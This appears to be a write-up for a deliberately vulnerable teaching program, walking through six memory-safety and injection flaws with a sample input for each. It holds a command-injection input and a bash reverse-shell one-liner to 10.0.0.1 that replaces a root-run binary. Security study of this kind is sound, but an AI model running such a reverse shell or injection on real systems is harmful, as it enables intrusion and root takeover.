Vulnerable Function A displays the integer overflow vulnerability. This program intends on displaying whatever letter corresponds to the number provided. If you give it a 2 it spits out a B, a 3 is C, and so on. The program relies on the char data type, if passing an extended ascii character with the value above 128 you can pass negative numbers to the function. Since the function uses user input for printing from an array you can then print data from anywhere in the loaded memory, including our secret ????? array.

Sample input: 0  Œ

Vulnerable Function B displays a command injection vulnerability. While it intends to simply echo back the string passed to it, more can be done due to lack of input sanitization. If a && symbol is passed the system will read this as a second command allowing the user to execute any system commands they wish. This could potentially give them complete control over a system.

Sample input: 1 Hello World! && ping 1.1.1.1

Vulnerable Function C displays a heap overflow vulnerability. The program allows you to copy your words to the heap but provide your own string length. If you give a string longer than the length you provide you can overflow the heap. This allows you to write to our second secret heap allocation xWxover or even crash the program entirely, undefined behavior.

Sample input: 2 20 askjdnaksjndakjsndkjasndkjansdjknaskjdnkjasndkjanskjdnajksndjkansdjkansjkdnakjsndkjasndkjasndkjansdkjnakjsdnkajsndkjansdkjansjkdnakjsndkjasndkjasndkjansdjknaksjdnaknsdjknakj

Vulnerable Function D represents a program replacement vulnerability. The ping utility needs to be run with root permissions, so this program will also need to be run with root permissions. Now, the ping program can be replaced with a malicious executable that spawns a shell or remote shell and it will be executed with root permissions. This vulnerability is highly dangerous because it allows attackers to escalate their privileges to the highest privileges on the system.

Example (replace ping with a file with the following contents):

bash -i >& /dev/tcp/10.0.0.1/4242 0>&1

Then we use the following input:

3

Vulnerable Function E represents a use after free vulnerability and buffer overflow. The normal functionality of this program is to generate some characters, then ask for a string that echos back to the user. This program uses an Action structure to store a function pointer and a string. After function is called, the function pointer is changed to the exit function pointer. Then the free function is called to free the memory. This causes a use after free vulnerability. The memory is reallocated to store another string since the computer thinks the Action structure is okay to reallocate. The user can write a string to the memory the size of the Action structure, and at the end of the structure, they can write the address to a new function. The function pointer is called at the end of the program using the Action Structure. Unfortunately, I was unable to get pwntools working, so I cannot overwrite the address with a function’s address, however, I can crash the program by filling the function pointer with A’s. In theory, the attacker should be able to hijack the execution flow by writing a malicious function’s address. Vulnerable Function E also has a buffer overflow vulnerability because it uses scanf to read into a buffer without validating its length.


Sample input (Use after free):

5

1

1

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA




Sample input (Buffer overflow)

5

1

1



Vulnerable Function F represents a double-free vulnerability. This is a double free vulnerability because when the user chooses to log out, they are asked if they really want to log out. If the user backs out of logging out, the currentUser pointer may be freed twice, causing a double free. Malloc has protections against double-free vulnerabilities, and it will abort if it detects a double-free. However, double free can be a seriouis vulnerability because attackers can use techniques such as fastbin dup to bypass the mitigations and hijack the execution flow.

Sample input

6

4

n

4

n

